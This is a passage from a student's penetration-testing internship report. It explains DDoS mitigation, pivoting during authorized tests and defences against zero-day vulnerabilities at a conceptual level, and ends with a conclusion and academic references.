**Method:** DDoS attacks involve multiple sources (a botnet - a network of compromised computers) coordinating to flood the target with a massive volume of traffic, making it more challenging to mitigate.

**Scale:** DDoS attacks can be highly effective due to the sheer volume of traffic involved, making it difficult for the target to distinguish legitimate requests from malicious ones.

**Example:** Coordinated efforts from thousands of compromised computers flooding a website with traffic to overwhelm its capacity.

### **Mitigation Measures for DoS and DDoS Attacks:**

- **Network Security Appliances:** Firewalls and Intrusion Prevention Systems (IPS): These devices can filter and block malicious traffic, helping to prevent the network from being overwhelmed.
- **Content Delivery Network (CDN):** CDNs can distribute incoming traffic across multiple servers, helping to absorb and mitigate the impact of a DDoS attack.
- **Traffic Filtering:** Filtering traffic at the network perimeter: Identifying and blocking traffic that exhibits characteristics of a DDoS attack.
- **Rate Limiting:** Limiting the rate of incoming requests: Implementing controls to limit the number of requests from a single source within a given time frame.
- **Load Balancers:** Distributing traffic across multiple servers: Load balancers can help distribute the load, making it more difficult for attackers to overwhelm a single server.

- **Anycast DNS:** Distributing DNS requests: Anycast DNS can distribute Domain Name System (DNS) requests across multiple servers, preventing a single server from becoming a bottleneck.
- **Cloud-Based DDoS Protection Services:** Leveraging cloud services: Cloud-based DDoS protection services can absorb and filter malicious traffic, preventing it from reaching the target network.
- **Incident Response Planning:** Having a well-defined incident response plan: Being prepared to respond quickly to a DDoS attack and coordinating with service providers and law enforcement if necessary.

By implementing a combination of these measures, organizations can enhance their ability to withstand and mitigate the impact of both DoS and DDoS attacks. It's crucial to regularly update and test these defenses to adapt to evolving threats.

#### Task 6: What is Pivoting? How is it important in lateral movement in system?

"Pivoting" in the context of a penetration test refers to the technique of using a compromised system as a stepping stone to move laterally within a network, gaining access to additional systems and resources. This technique is a crucial aspect of the penetration testing process, allowing ethical hackers to explore and assess the security of an entire network by leveraging the initial point of compromise (Marques et al, 2022).

The significance of pivoting lies in its ability to simulate real-world attack scenarios where an attacker, having gained access to one system, seeks to explore and exploit other systems within the network. Here's how the concept of pivoting works and why it is important:

- **Initial Compromise:** The penetration tester starts by compromising an initial system within the network, typically through methods like exploiting vulnerabilities, social engineering, or other attack vectors.
- **Establishing a Foothold:** Once access is gained, the tester "establishes a foothold" on the compromised system. This involves ensuring persistent access, such as creating backdoors or maintaining control over the compromised machine.
- **Network Reconnaissance:** With the initial foothold, the tester conducts network reconnaissance to identify other systems, services, and resources within the network. This includes scanning for open ports, discovering active hosts, and mapping the network topology.
- **Expanding Access:** The tester uses the compromised system as a pivot point to move laterally within the network. This involves exploiting vulnerabilities or weaknesses in other systems, potentially escalating privileges to gain access to higher-level accounts or sensitive information.
- **Assessing Security Controls:** Pivoting allows the penetration tester to assess the effectiveness of security controls, such as firewalls, intrusion detection systems, and access controls, as they attempt to move undetected within the network.
- **Simulating Advanced Attacks:** Pivoting simulates the advanced tactics that real attackers might use to navigate a network once they breach its perimeter. This helps organizations understand the potential impact of a successful initial compromise and the subsequent lateral movement.
- **Providing Comprehensive Security Insights:** By exploring the network from different vantage points, the penetration tester can provide comprehensive insights into the security



posture of the entire network. This information is valuable for organizations to identify and address vulnerabilities, improve access controls, and enhance overall security.

Pivoting, when conducted ethically and with proper authorization, is a powerful method for evaluating the resilience of a network against advanced cyber threats. It helps organizations identify and remediate potential weaknesses in their defense-in-depth strategies, ultimately contributing to a more robust cybersecurity posture.

#### Task 7: What is "zero-day" vulnerabilities and how can we mitigate it?

Zero-day vulnerabilities refer to security flaws or weaknesses in software, hardware, or systems that are unknown to the vendor or developers. These vulnerabilities are called "zero-day" because, at the time of discovery, there are zero days of awareness or preparation on the part of the software creator to address and fix the issue. Since the vendor is unaware of the vulnerability, there are typically no patches or updates available to protect against potential exploitation (Roumani, 2021).

Mitigating the impact of zero-day vulnerabilities is challenging but crucial for maintaining a strong cybersecurity posture. Here are some strategies to address and minimize the impact of zero-day vulnerabilities:

- **Regular Security Audits and Assessments:** Conduct regular security audits and assessments of software, networks, and systems to proactively identify vulnerabilities. This can help discover and address potential zero-day vulnerabilities before they are exploited.
- **Intrusion Detection and Prevention Systems (IDPS):** Deploy and maintain robust IDPS to monitor network and system activities for suspicious behavior or patterns that

might indicate exploitation attempts. Effective intrusion detection can help identify and respond to zero-day attacks in real-time.

- **Network Segmentation:** Implement network segmentation to compartmentalize critical systems and limit the potential impact of a zero-day exploit. If one segment is compromised, the lateral movement within the network can be restricted.
- **Application Whitelisting:** Use application whitelisting to allow only approved and authorized applications to run on systems. This can prevent the execution of malicious code associated with zero-day exploits.
- **User Education and Training:** Educate users about the risks of opening suspicious emails, visiting untrusted websites, or downloading files from unknown sources. User awareness and training can help prevent the initial exploitation that leads to zero-day attacks.
- **Vulnerability Disclosure Programs:** Establish relationships with security researchers and encourage responsible disclosure of vulnerabilities. By maintaining open lines of communication with the security community, organizations may receive information about zero-day vulnerabilities before they are publicly exploited.
- **Security Patch Management:** Implement a robust patch management process to ensure that systems are regularly updated with the latest security patches. While this may not prevent zero-day attacks, it can mitigate the risk by addressing known vulnerabilities.
- **Behavioral Analysis and Anomaly Detection:** Use behavioral analysis and anomaly detection tools to identify deviations from normal system behavior. Unusual patterns may indicate zero-day exploits or other sophisticated attacks.

- **Threat Intelligence Sharing:** Participate in threat intelligence sharing initiatives to stay informed about emerging threats and zero-day vulnerabilities. Collaborating with industry peers and security organizations can provide valuable insights.
- **Endpoint Security Solutions:** Deploy advanced endpoint security solutions that include features such as heuristic analysis, sandboxing, and behavior monitoring to detect and block malicious activity associated with zero-day exploits.
- **Cybersecurity Hygiene:** Promote good cybersecurity hygiene practices, such as regular software updates, strong password policies, and the use of multi-factor authentication, to reduce the attack surface and enhance overall security.

While it's challenging to completely eliminate the risk of zero-day vulnerabilities, a combination of proactive measures, user education, and effective response strategies can significantly mitigate their impact on cybersecurity. Regularly updating security practices and staying informed about emerging threats are essential components of a comprehensive defense strategy.

## Conclusion

In conclusion, the CFSS Penetration Testing Project has been an invaluable experience that has significantly contributed to my growth as a cybersecurity enthusiast. Engaging with practical challenges on renowned platforms like CTFlearn, PicoCTF, and VulnHub has allowed me to apply theoretical knowledge to real-world scenarios. Tackling the hands-on tasks, such as performing penetration testing on vulnerable systems and understanding the intricacies of social engineering and privilege escalation, has broadened my skill set. The comprehensive exploration of topics like honeypots, DoS, DDoS, pivoting, and zero-day vulnerabilities has enhanced my theoretical foundation.

Moreover, the emphasis on presentation quality and the opportunity to earn a Letter of Recommendation (LOR) for outstanding performance underscore CFSS's commitment to nurturing holistic cybersecurity professionals. The incorporation of government-approved certification upon successful completion adds a tangible recognition to the skills acquired during this internship.

As I submit my personally curated project, I am confident that the skills developed through this internship will not only contribute to my individual growth but will also serve as a solid foundation for a future career in penetration testing. I extend my gratitude to CFSS for providing this enriching experience, and I am excited to witness the impact of the incredible projects generated by fellow interns. This internship has truly been a stepping stone toward becoming a proficient and ethically driven cybersecurity professional.

## References

- Abdelrazek, S. H. S. A., Mammi, H. B. K., & Din, M. M. (2021, October). Privilege Escalation Focused Offensive Security Training Platform. In *2021 International Conference on Data Science and Its Applications (ICoDSA)* (pp. 169-174). IEEE.
- Anderson, B., Chi, A., Dunlop, S., & McGrew, D. (2019, March). Limitless HTTP in an HTTPS World: Inferring the Semantics of the HTTPS Protocol without Decryption. In *Proceedings of the Ninth ACM conference on data and application security and privacy* (pp. 267-278).
- Bårli, E. M., Yazidi, A., Viedma, E. H., & Haugerud, H. (2021). DoS and DDoS mitigation using variational autoencoders. *Computer Networks*, 199, 108399.
- Chen, H., He, H., & Starr, A. (2020, June). An overview of web robots detection techniques. In *2020 International Conference on Cyber Security and Protection of Digital Services (Cyber Security)* (pp. 1-6). IEEE.
- Hasan, M. K., Ghazal, T. M., Saeed, R. A., Pandey, B., Gohel, H., Eshmawi, A. A., ... & Alkhasawneh, H. M. (2022). A review on security threats, vulnerabilities, and counter measures of 5G enabled Internet-of-Medical-Things. *IET Communications*, 16(5), 421-432.
- Hatfield, J. M. (2019). Virtuous human hacking: The ethics of social engineering in penetration-testing. *computers & security*, 83, 354-366.
- Khera, Y., Kumar, D., & Garg, N. (2019, February). Analysis and impact of vulnerability assessment and penetration testing. In *2019 International Conference on Machine Learning, Big Data, Cloud and Parallel Computing (COMITCon)* (pp. 525-530). IEEE.

- Li, Y., HeLu, X., Li, M., Sun, Y., & Wang, L. (2019). Implementation of MD5 Collision Attack in Program. In *Artificial Intelligence and Security: 5th International Conference, ICAIS 2019, New York, NY, USA, July 26-28, 2019, Proceedings, Part I 5* (pp. 595-604). Springer International Publishing.
- Marques, R. S., Al-Khateeb, H., Epiphaniou, G., & Maple, C. (2022). Pivot Attack Classification for Cyber Threat Intelligence. *Journal of Information Security and Cybercrimes Research*, 5(2), 91-103.
- Nixon, I. K. (2021). Standard penetration test State-of-the-art report. In *Penetration Testing, volume 1* (pp. 3-22). Routledge.
- Roumani, Y. (2021). Patching zero-day vulnerabilities: an empirical analysis. *Journal of Cybersecurity*, 7(1), tyab023.
- Salahdine, F., & Kaabouch, N. (2019). Social engineering attacks: A survey. *Future internet*, 11(4), 89.
- Valea, O., & Oprea, C. (2020, September). Towards pentesting automation using the metasploit framework. In *2020 IEEE 16th International Conference on Intelligent Computer Communication and Processing (ICCP)* (pp. 171-178). IEEE.
- Zymberi, I. (2021). Honeypots: A Means of Sensitizing Awareness of Cybersecurity Concerns.